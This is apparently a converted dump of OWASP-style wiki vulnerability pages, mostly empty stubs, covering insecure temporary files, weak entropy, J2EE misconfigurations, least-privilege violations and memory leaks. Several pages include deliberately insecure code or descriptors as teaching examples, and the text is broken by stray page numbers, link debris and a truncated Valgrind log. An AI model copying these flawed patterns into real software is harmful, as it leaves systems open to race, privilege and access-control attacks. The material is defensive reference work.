[1] M. Howard and D. LeBlanc. Writing Secure Code, Second Edition. Microsoft Press, 2003.

#### CATEGORIES

[[Category:Environmental Vulnerability]]

[[Category:C]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[category:Compiler]]

QUEBRA

#### INSECURE DEFAULT PERMISSIONS

{{Template:Vulnerability}}

## DESCRIPTION

## EXAMPLES

## RELATED PRINCIPLES

[[Security by default]]

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

[[Insecure Default Values]]

## RELATED COUNTERMEASURES

[[Category:Access Control]]

## CATEGORIES

{{Template:Stub}}

QUEBRA

## INSECURE TEMPORARY FILE

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Creating and using insecure temporary files can leave application and system data vulnerable to attacks.

## DESCRIPTION

Applications require temporary files so frequently that many different mechanisms exist for creating them in the C Library and Windows® API. Most of these functions are vulnerable to various forms of attacks.

## EXAMPLE

The following code uses a temporary file for storing intermediate data gathered from the network before it is processed.

```
...
if (tmpnam_r(filename)){
FILE* tmp = fopen(filename,"wb+");
while((recv(sock,recvbuf,DATA_SIZE, 0) > 0) && (amt!=0))
amt = fwrite(recvbuf,1,DATA_SIZE,tmp);
}
...
```

This otherwise unremarkable code is vulnerable to a number of different attacks because it relies on an insecure method for creating temporary files. The vulnerabilities introduced by this function and others are described in the following sections. The most egregious security problems related to temporary file creation have occurred on Unix-based operating systems, but Windows applications have parallel risks. This section includes a discussion of temporary file creation on both Unix and Windows systems.

Methods and behaviors can vary between systems, but the fundamental risks introduced by each are reasonably constant.

The functions designed to aid in the creation of temporary files can be broken into two groups based whether they simply provide a filename or actually open a new file.

### ""Group 1 – "Unique" Filenames:""

The first group of C Library and WinAPI functions designed to help with the process of creating temporary files do so by generating a unique file name for a new temporary file, which the program is then supposed to open. This group includes C Library functions like `tmpnam()`, `tempnam()`, `mktemp()` and their C++ equivalents prefaced with an `_` (underscore) as well as the `GetTempFileName()` function from the Windows API. This group of functions suffers from an underlying race condition on the filename chosen. Although the functions guarantee that the filename is unique at the time it is selected, there is no mechanism to prevent another process or an attacker from creating a file with the same name after it is selected but before the application attempts to open the file. Beyond the risk of a legitimate collision caused by another call to the same function, there is a high probability that an attacker will be able to create a malicious collision because the filenames generated by these functions are not sufficiently randomized to make them difficult to guess.

If a file with the selected name is created, then depending on how the file is opened the existing contents or access permissions of the file may remain intact. If the existing contents of the file are malicious in nature, an attacker may be able to inject dangerous data into the application when it reads data back from the temporary file. If an attacker pre-creates the file with relaxed access permissions, then data stored in the temporary file by the application may be accessed, modified or corrupted by an attacker. On Unix based systems an even more insidious attack is possible if the attacker pre-creates the file as a link to another important file. Then, if the application truncates or writes data to the file, it may unwittingly perform damaging operations for the attacker. This is an especially serious threat if the program operates with elevated permissions.

Finally, in the best case the file will be opened with a call to `open()` using the `O_CREAT` and `O_EXCL` flags or to `CreateFile()` using the `CREATE_NEW` attribute, which will fail if the file already exists and therefore prevent the types of attacks described above. However, if an attacker is able to accurately predict a sequence of temporary file names, then the application may be prevented from opening necessary temporary storage causing a denial of service (DoS) attack. This type of attack would not be difficult to mount given the small amount of randomness used in the selection of the filenames generated by these functions.

### ""Group 2 – "Unique" Files:""

The second group of C Library functions attempts to resolve some of the security problems related to temporary files by not only generating a unique file name, but also opening the file. This group includes C Library functions like `tmpfile()` and its C++ equivalents prefaced with an `_` (underscore), as well as the slightly better-behaved C Library function `mkstemp()`.

The `tmpfile()` style functions construct a unique filename and open it in the same way that `fopen()` would if passed the flags `"wb+"`, that is, as a binary file in read/write mode. If the file already exists, `tmpfile()` will truncate it to size

zero, possibly in an attempt to assuage the security concerns mentioned earlier regarding the race condition that exists between the selection of a supposedly unique filename and the subsequent opening of the selected file. However, this behavior clearly does not solve the function's security problems. First, an attacker can pre-create the file with relaxed access-permissions that will likely be retained by the file opened by `tmpfile()`. Furthermore, on Unix based systems if the attacker pre-creates the file as a link to another important file, the application may use its possibly elevated permissions to truncate that file, thereby doing damage on behalf of the attacker. Finally, if `tmpfile()` does create a new file, the access permissions applied to that file will vary from one operating system to another, which can leave application data vulnerable even if an attacker is unable to predict the filename to be used in advance.

Finally, `mkstemp()` is a reasonably safe way create temporary files. It will attempt to create and open a unique file based on a filename template provided by the user combined with a series of randomly generated characters. If it is unable to create such a file, it will fail and return -1. On modern systems the file is opened using mode 0600, which means the file will be secure from tampering unless the user explicitly changes its access permissions. However, `mkstemp()` still suffers from the use of predictable file names and can leave an application vulnerable to denial of service attacks if an attacker causes `mkstemp()` to fail by predicting and pre-creating the filenames to be used.

## RELATED THREATS

## RELATED ATTACKS

[[Category:Denial of Service Attack]]

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:C]]

[[Category:Code Snippet]]

[[Category:File System]]

[[Category:Windows]]

[[Category:Unix]]

[[Category:Use of Dangerous API]]

QUEBRA

## INSECURE DEFAULT VARIABLE INITIALIZATION

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INSECURE EXECUTION-ASSIGNED PERMISSIONS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

[[Category:Access Control]]

## CATEGORIES

{{Template:Stub}}

QUEBRA

## INSECURE INHERITED PERMISSIONS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

[[Category:Access Control]]



## CATEGORIES

{{Template:Stub}}

QUEBRA

## INSECURE PRESERVED INHERITED PERMISSIONS

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

[[[:Category:Access Control]]

## CATEGORIES

{{Template:Stub}}

QUEBRA

## INSTALLATION ISSUES

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INSUFFICIENT ENTROPY

{{Template:Vulnerability}}

## DESCRIPTION

When an undesirably low amount of [[entropy]] is available. Psuedo Random Number Generators are susceptible to suffering from insufficient entropy when they are initialized because entropy data may not be available to them yet.

## EXAMPLES

## RELATED THREATS

In many cases a PRNG uses a combination of the system clock and entropy to create seed data. In the case where insufficient entropy is available, an attacker can reduce the size magnitude of the seed value considerably. Furthermore, by guessing values of the system clock, they can create a manageable set of possible PRNG outputs.

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

Many PRNG's (/dev/random and /dev/urandom for example) store their last value before shutdown. By using this value at intialization, they can sometimes avoid insufficient or predictable starting entropy.

## CATEGORIES

[[Category:Cryptography]]

[[Category:Cryptographic Vulnerability]]

{{Template:Stub}}

QUEBRA

## INSUFFICIENT RESOURCE LOCKING

{{Template:Vulnerability}}

## DESCRIPTION

## EXAMPLES

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

{{Template:Stub}}

QUEBRA

## INSUFFICIENT RESOURCE POOL

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**

[[Denial of Service]]

**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INSUFFICIENT TYPE DISTINCTION

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INSUFFICIENT UI WARNING OF DANGEROUS OPERATIONS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INSUFFICIENT VERIFICATION OF DATA

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INSUFFICIENT PRIVILEGES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**

[[Privilege Dropping / Lowering Errors]]

[[Fails poorly due to insufficient permissions]]

## RELATED COUNTERMEASURES

[[[:Category:Access Control]]]

## CATEGORIES

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## INTEGER UNDERFLOW (WRAP OR WRAPAROUND)

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Range and Type Error Vulnerability]]

QUEBRA

## INTENDED INFORMATION LEAK

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

QUEBRA

## INTERACTION ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

#### INTERNAL SPECIAL ELEMENT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

#### INTERNAL BEHAVIORAL INCONSISTENCY INFOLEAK

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

#### INVALID CHARACTERS IN IDENTIFIERS

{{Template:Vulnerability}}

#### **DESCRIPTION**

#### **EXAMPLES**

#### **RELATED THREATS**

#### **RELATED ATTACKS**

#### **RELATED VULNERABILITIES**

#### **RELATED COUNTERMEASURES**

#### **CATEGORIES**

{{Template:Stub}}

QUEBRA

### **J2EE BAD PRACTICES: SOCKETS**

{{Template:Vulnerability}}

{{Template:Fortify}}

#### **ABSTRACT**

Socket-based communication in web applications is prone to error.

#### **DESCRIPTION**

The J2EE standard permits the use of sockets only for the purpose of communication with legacy systems when no higher-level protocol is available. Authoring your own communication protocol requires wrestling with difficult security issues, including:

- In-band versus out-of-band signaling
- Compatibility between protocol versions
- Channel security
- Error handling
- Network constraints (firewalls)
- Session management

Without significant scrutiny by a security expert, chances are good that a custom communication protocol will suffer from security problems.

Many of the same issues apply to a custom implementation of a standard protocol. While there are usually more resources available that address security concerns related to implementing a standard protocol, these resources are also available to attackers.

## EXAMPLES

- When using URLConnection to one restricted URL resource which is not available (offline) there is possibility that OS will leave those sockets opened (z/OS, Windows). When system starts new URLConnection opened sockets may be reused (including authentication). The URL destination may be reached by the user with lower credentials using previous credentials on that same socket.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

URLConnection does not directly supports timeout. There is thread scenario possible which is a bit dirty.

Solution: Use client socket and set timeout and linger flags.

## CATEGORIES

[[Category:Java]]

[[Category:Use of Dangerous API]]

[[Category:Communication]]

[[Category:API Abuse]]

QUEBRA

## J2EE BAD PRACTICES: SYSTEM.EXIT()

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

A web application should not attempt to shut down its container.

## DESCRIPTION

It is never a good idea for a web application to attempt to shut down the application container. A call to System.exit() is probably part of leftover debug code or code imported from a non-J2EE application.



**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Implementation]]

[[Category:Java]]

[[Category:Use of Dangerous API]]

QUEBRA

## J2EE BAD PRACTICES: THREADS

{{Template:Vulnerability}}

{{Template:Fortify}}

**ABSTRACT**  
**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

[[Category:Java]]

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

## J2EE BAD PRACTICES: GETCONNECTION()

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The J2EE standard forbids the direct management of connections.

## DESCRIPTION

The J2EE standard requires that applications use the container's resource management facilities to obtain connections to resources.

## EXAMPLES

For example, a J2EE application should obtain a database connection as follows:

```
ctx = new InitialContext();
datasource = (DataSource)ctx.lookup(DB_DATASRC_REF);
conn = datasource.getConnection();
and should avoid obtaining a connection in this way:
conn = DriverManager.getConnection(CONNECT_STRING);
```

Every major web application container provides pooled database connection management as part of its resource management framework. Duplicating this functionality in an application is difficult and error prone, which is part of the reason it is forbidden under the J2EE standard.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Implementation]]

[[Category:Java]]

[[Category:Code Snippet]]

[[Category:Use of Dangerous API]]

[[Category:API Abuse]]

QUEBRA

## J2EE MISCONFIGURATION: INSECURE TRANSPORT

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

- The application configuration should ensure that SSL is used for all access controlled pages.

## DESCRIPTION

If an application uses SSL to guarantee confidential communication with client browsers, the application configuration should make it impossible to view any access controlled page without SSL. However, it is not a uncommon problem that the configuration of the application fails to enforce the use of SSL on pages that contain sensitive data.

There are three common ways for SSL to be bypassed:

- A user manually enters URL and types "HTTP" rather than "HTTPS"
- Attackers intentionally send a user to an insecure URL
- A programmer erroneously creates a relative link to a page in the application, failing to switch from HTTP to HTTPS. (This is particularly easy to do when the link moves between public and secured areas on a web site.)

## EXAMPLES

- Login pages are not SSL protected
- A publicly accessible page contains a relative link to a protected page which forgets to switch to SSL.

## RELATED THREATS

- Attackers that are trying to steal login credentials, session ids or other sensitive information

## RELATED ATTACKS

- Bypassing SSL by entering HTTP instead of HTTPS
- Sending insecure URLs of protected pages to the victim (e.g. login page) to trick the victim into accessing the privileged pages via HTTP

## RELATED VULNERABILITIES RELATED COUNTERMEASURES CATEGORIES

[[Category:Deployment]]

[[Category:Java]]

[[Category:Environmental Vulnerability]]

[[Category:Communication]]

[[Category:SSL]]

**J2EE MISCONFIGURATION: INSUFFICIENT SESSION-ID LENGTH**

{{Template:Vulnerability}}

{{Template:Fortify}}


**ABSTRACT**

Session identifiers should be at least 128 bits long to prevent brute-force session guessing attacks.

**DESCRIPTION**

The WebLogic deployment descriptor should specify a session identifier length of at least 128 bits. A shorter session identifier leaves the application open to brute-force session guessing attacks. If an attacker can guess an authenticated user's session identifier, he can take over the user's session. The remainder of this explanation will detail a back-of-the-envelope justification for a 128 bit session identifier.

The expected number of seconds required to guess a valid session identifier is given by the equation:



$$\frac{2^B}{2A \cdot S}$$

[[image:session\_id\_guessing.gif]]

Where:

- B is the number of bits of entropy in the session identifier
- A is the number of guesses an attacker can try each second
- S is the number of valid session identifiers that are valid and available to be guessed at any given time

The number of bits of entropy in the session identifier is always less than the total number of bits in the session identifier. For example, if session identifiers were provided in ascending order, there would be close to zero bits of entropy in the session identifier no matter the identifier's length. Assuming that the session identifiers are being generated using a good source of random numbers, we will estimate the number of bits of entropy in a session identifier to be half the total number of bits in the session identifier. For realistic identifier lengths this is possible, though perhaps optimistic.

If attackers use a botnet with hundreds or thousands of drone computers, it is reasonable to assume that they could attempt tens of thousands of guesses per second. If the web site in question is large and popular, a high volume of guessing might go unnoticed for some time.

A lower bound on the number of valid session identifiers that are available to be guessed is the number of users that are active on a site at any given moment. However, any users that abandon their sessions without logging out will increase this number. (This is one of many good reasons to have a short inactive session timeout.)

With a 64 bit session identifier, assume 32 bits of entropy. For a large web site, assume that the attacker can try 1,000 guesses per second and that there are 10,000 valid session identifiers at any given moment. Given these assumptions, the expected time for an attacker to successfully guess a valid session identifier is less than 4 minutes.

Now assume a 128 bit session identifier that provides 64 bits of entropy. With a very large web site, an attacker might try 10,000 guesses per second with 100,000 valid session identifiers available to be guessed. Given these assumptions, the expected time for an attacker to successfully guess a valid session identifier is greater than 292 years.

## EXAMPLES RELATED THREATS

- Attackers that are try to obtain a valid session id for [[Session hijacking]].

## RELATED ATTACKS

- [[Brute force attack]]

## RELATED VULNERABILITIES

- [[Insufficient cryptographic key length]]

## RELATED COUNTERMEASURES

[[[:Category:Session Management]]]

## CATEGORIES

[[Category:Deployment]]

[[Category:Java]]

[[Category:Environmental Vulnerability]]

[[Category:Session Management Vulnerability]]

[[Category:WebLogic]]

[[Category:Cryptographic Vulnerability]]

QUEBRA

## J2EE MISCONFIGURATION: MISSING ERROR HANDLING

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

A web application must define a default error page for 404 errors, 500 errors and to catch `java.lang.Throwable` exceptions to prevent attackers from mining information from the application container's built-in error response.

## DESCRIPTION

When an attacker explores a web site looking for vulnerabilities, the amount of information that the site provides is crucial to the eventual success or failure of any attempted attacks. If the application shows the attacker a stack trace, it relinquishes information that makes the attacker's job significantly easier. For example, a stack trace might show the attacker a malformed SQL query string, the type of database being used, and the version of the application container. This information enables the attacker to target known vulnerabilities in these components.

The application configuration should specify a default error page in order to guarantee that the application will never leak error messages to an attacker. Handling standard HTTP error codes is useful and user-friendly in addition to being a good security practice, and a good configuration will also define a last-chance error handler that catches any exception that could possibly be thrown by the application.

## EXAMPLES

- A "HTTP 404 File not found" error tells an attacker that the requested file doesn't exist rather than that he doesn't have access to the file. This can help attacker to decide his next step.

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

[[Category>Error Handling]]

## CATEGORIES

[[Category:Java]]

[[Category:Deployment]]

[[Category:Environmental Vulnerability]]

[[Category>Error Handling Vulnerability]]

QUEBRA

## J2EE MISCONFIGURATION: UNSAFE BEAN DECLARATION

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Entity beans should not be declared remote.

## DESCRIPTION

Entity beans that expose a remote interface become part of an application's attack surface. For performance reasons, an application should rarely use remote entity beans, so there is a good chance that a remote entity bean declaration is an error.

## EXAMPLES

```
<ejb-jar>
<enterprise-beans>
<entity>
<ejb-name>EmployeeRecord</ejb-name>
<home>com.wombat.empl.EmployeeRecordHome</home>
<remote>com.wombat.empl.EmployeeRecord</remote>
...
</entity>
...
</enterprise-beans>
</ejb-jar>
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Environmental Vulnerability]]

[[Category:Implementation]]

[[Category:Deployment]]

[[Category:Java]]

[[Category:Code Snippet]]

QUEBRA

## J2EE MISCONFIGURATION: WEAK ACCESS PERMISSIONS

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Permission to invoke EJB methods should not be granted to the ANYONE role.

## DESCRIPTION

If the EJB deployment descriptor contains one or more method permissions that grant access to the special ANYONE role, it indicates that access control for the application has not been fully thought through or that the application is structured in such a way that reasonable access control restrictions are impossible.

## EXAMPLES

The following deployment descriptor grants ANYONE permission to invoke the Employee EJB's method named getSalary().

```
<ejb-jar>
...
<assembly-descriptor>
<method-permission>
<role-name>ANYONE</role-name>
<method>
<ejb-name>Employee</ejb-name>
<method-name>getSalary</method-name>
</method-permission>
</assembly-descriptor>
...
</ejb-jar>
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

[[Category:Access Control]]

## CATEGORIES

[[Category:Environmental Vulnerability]]

[[Category:Access Control Vulnerability]]

[[Category:Code Permission Vulnerability]]

[[Category:Implementation]]

[[Category:Deployment]]

[[Category:Java]]

[[Category:Code Snippet]]

QUEBRA

408



## J2EE TIME AND STATE ISSUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

[[Category:Java]]

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

## LEADING SPECIAL ELEMENT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## LEAST PRIVILEGE VIOLATION

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The elevated privilege level required to perform operations such as `chroot()` should be dropped immediately after the operation is performed.

## DESCRIPTION

When a program calls a privileged function, such as `chroot()`, it must first acquire root privilege. As soon as the privileged operation has completed, the program should drop root privilege and return to the privilege level of the invoking user.

## EXAMPLES

The following code calls `chroot()` to restrict the application to a subset of the filesystem below `APP_HOME` in order to prevent an attacker from using the program to gain unauthorized access to files located elsewhere. The code then opens a file specified by the user and processes the contents of the file.

```
...
chroot (APP_HOME);
chdir ("/");
FILE* data = fopen(argv[1], "r+");
...
```

Constraining the process inside the application's home directory before opening any files is a valuable security measure. However, the absence of a call to `setuid()` with some non-zero value means the application is continuing to operate with unnecessary root privileges. Any successful exploit carried out by an attacker against the application can now result in a privilege escalation attack because any malicious operations will be performed with the privileges of the superuser. If the application drops to the privilege level of a non-root user, the potential for damage is substantially reduced.

## RELATED PRINCIPLES

[[Least privilege]]

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

- [[Broken Access Control]]
- [[Failure to drop privileges when reasonable]]

## RELATED COUNTERMEASURES

[:Category:Access Control]]

## CATEGORIES

[[Category:Access Control Vulnerability]]

[[Category:C]]

[[Category:Code Snippet]]

QUEBRA

## LEFTOVER DEBUG CODE

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Debug code can create unintended entry points in a deployed web application.

## DESCRIPTION

A common development practice is to add "back door" code specifically designed for debugging or testing purposes that is not intended to be shipped or deployed with the application. When this sort of debug code is accidentally left in the application, the application is open to unintended modes of interaction. These back door entry points create security risks because they are not considered during design or testing and fall outside of the expected operating conditions of the application.

## EXAMPLES

The most common example of forgotten debug code is a `main()` method appearing in a web application. Although this is an acceptable practice during product development, classes that are part of a production J2EE application should not define a `main()`.

## RELATED PRINCIPLES

[[Use encapsulation]]

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Implementation]]

[[Category:Java]]

QUEBRA

## LENGTH PARAMETER INCONSISTENCY

{{Template:Vulnerability}}

### DESCRIPTION

### EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

[[Category:Input Validation]]

## CATEGORIES

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

## LINE DELIMITER

{{Template:Vulnerability}}

### DESCRIPTION

### EXAMPLES

CVE-2002-0267 - Linebreak in field of PHP script allows admin privileges when written to data file.

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

[[Record Delimiter]]

### RELATED COUNTERMEASURES

### CATEGORIES

{{Template:Stub}}

[[Category:PHP]]

QUEBRA

## ACCESS CONTROL ENFORCED BY PRESENTATION LAYER

{{Template:Vulnerability}}

{{Template:Stub}}

### OVERVIEW

Enforcing access control in the presentation layer means that the developer does not show buttons and links for functions and assets that are not authorized for the user. An attacker, however, is not constrained by the buttons and links presented, and can forge requests for those functions and assets. [[Forced browsing]] is one attack that targets this type of vulnerability.

### CONSEQUENCES

- Disclosure of unauthorized assets (confidentiality)
- Invocation of unauthorized business functions (integrity)

### EXPOSURE PERIOD

- Design phase

### PLATFORM

- Languages: any
- Operating platforms: any

### REQUIRED RESOURCES

- Generally requires a user login, although not always

### SEVERITY

Very high -- can result in disclosure of sensitive information or the invocation of protected business functions.

### LIKELIHOOD OF EXPLOIT

With the source code, this vulnerability is very likely

### AVOIDANCE AND MITIGATION

Access control must be performed in the business layer, not only the presentation layer.

### DISCUSSION

This vulnerability is similar in some ways to [[Validation performed in client]], as the same security checks are performed in two places. Doing validation in the business logic, like doing validation on the server, are critical to

security. However, many web applications and web services only do access control in the presentation layer, allowing an attacker to easily access unprotected functions.

## EXAMPLES

J2EE

```
//FIXME: JSP example of not showing a link
```

## RELATED PROBLEMS

- [[Validation performed in client]]

[[Category:Range and Type Error Vulnerability]]

[[Category:Vulnerability]]

[[Category:Access Control Vulnerability]]

\_\_NOTOC\_\_

QUEBRA

## VALIDATION PERFORMED IN CLIENT

{{Template:Vulnerability}}

## OVERVIEW

Performing validation in client side code, generally JavaScript, provides no protection for server-side code. An attacker can simply disable JavaScript, use telnet, or use a security testing proxy such as [[Category:OWASP WebScarab Project|WebScarab]] to bypass the client side validation.

## CONSEQUENCES

- Unvalidated input corrupts business logic (XSS, injection, etc...)

## EXPOSURE PERIOD

- Design phase

## PLATFORM

- Languages: any
- Operating platforms: any

## REQUIRED RESOURCES

- None

## SEVERITY

Very high -- allows malicious input to be used in business logic.

## LIKELIHOOD OF EXPLOIT

Very likely

## AVOIDANCE AND MITIGATION

Validation must be performed in the business layer.

## DISCUSSION

Client-side validation is widely used, but is not security relevant. The only advantage of client-side validation, from a security perspective, is that intrusion detection may be more effective. Because only pre-validated input should arrive at an application (assuming JavaScript is enabled), it can be assumed that any bad input represents an attack. The application can respond much more harshly if it knows that it is under attack. Some responses might be session invalidation, logging, or notification to an administrator.

## EXAMPLES

TBD

## RELATED PROBLEMS

TBD

[[Category:Input Validation Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:Vulnerability]]

{{Template:Stub}}

\_\_NOTOC\_\_

QUEBRA

## MISSING ERROR STATUS CODE

{{Template:Vulnerability}}

415

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

[[Category>Error Handling Vulnerability]]

QUEBRA

## MAC VIRTUAL FILE PROBLEMS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Technology:OS]]

QUEBRA

## MACRO SYMBOL

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

[[Category:Input Validation]]



## CATEGORIES

{{Template:Stub}}

[[Category: Malicious Code Attack]]

QUEBRA

## MEMORY LEAK

{{Template:Vulnerability}}

## DESCRIPTION

A memory leak is an unintentional form of memory consumption whereby the developer fails to free an allocated block of memory when no longer needed. The consequences of such an issue depend on the application itself. Consider the following general three cases:

Case	Description of Consequence
Short Lived User-land Application	Little if any noticable effect. Modern operating system recollects lost memory after program termination.
Long Lived User-land Application	Potentially dangerous. These applications continue to waste memory over time, eventually consuming all RAM resources. Leads to abnormal system behavior
Kernel-land Process	Very dangerous. Memory leaks in the kernel level lead to serious system stability issues. Kernel memory is very limited compared to user land memory and should be handled cautiously.

## EXAMPLES

The following example is a basic memory leak in C:

```
#include <stdlib.h>
#include <stdio.h>
#define LOOPS 10
#define MAXSIZE 256
int main(int argc, char **argv)
{
    int count = 0;
    char *pointer = NULL;
    for(count=0; count<LOOPS; count++) {
        pointer = (char *)malloc(sizeof(char) * MAXSIZE);
    }
    free(pointer);
    return count;
}
```

- In this example, we have 10 allocations of size MAXSIZE. Every allocation, with the exception of the last, is lost. If no pointer is pointed to the allocated block, it is unrecoverable during program execution. A simple fix to this trivial example is to place the free() call inside of the 'for' loop.
- [<http://www.securiteam.com/securitynews/5ZP0M1PIUI.html> Here] is a real world example of a memory leak causing denial of service

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

Avoiding memory leaks in applications is difficult for even the most skilled developers. Luckily, there are tools with aide in tracking down suck memory leaks. One such example on the Unix/Linux environment is [<http://valgrind.org/> Valgrind]. Valgrind runs the desired program in an environment such that all memory allocation and de-allocation routines are checked. At the end of program execution, Valgrind will display the results in an easy to read manner. The following is the output of Valgrind using the flawed code above:

```
[root@localhost Programming]# gcc -o leak leak.c
[root@localhost Programming]# valgrind ./leak
==6518== Memcheck, a memory error detector for x86-linux.
==6518== Copyright (C) 2002-2005, and GNU GPL'd, by Julian Seward et al.
==6518== Using valgrind-2.4.0, a program supervision framework for x86-linux.
==6518== Copyright (C) 2000-2005, and GNU GPL'd, by Julian Seward et al.
==6518== For more details, rerun with: -v
==6518
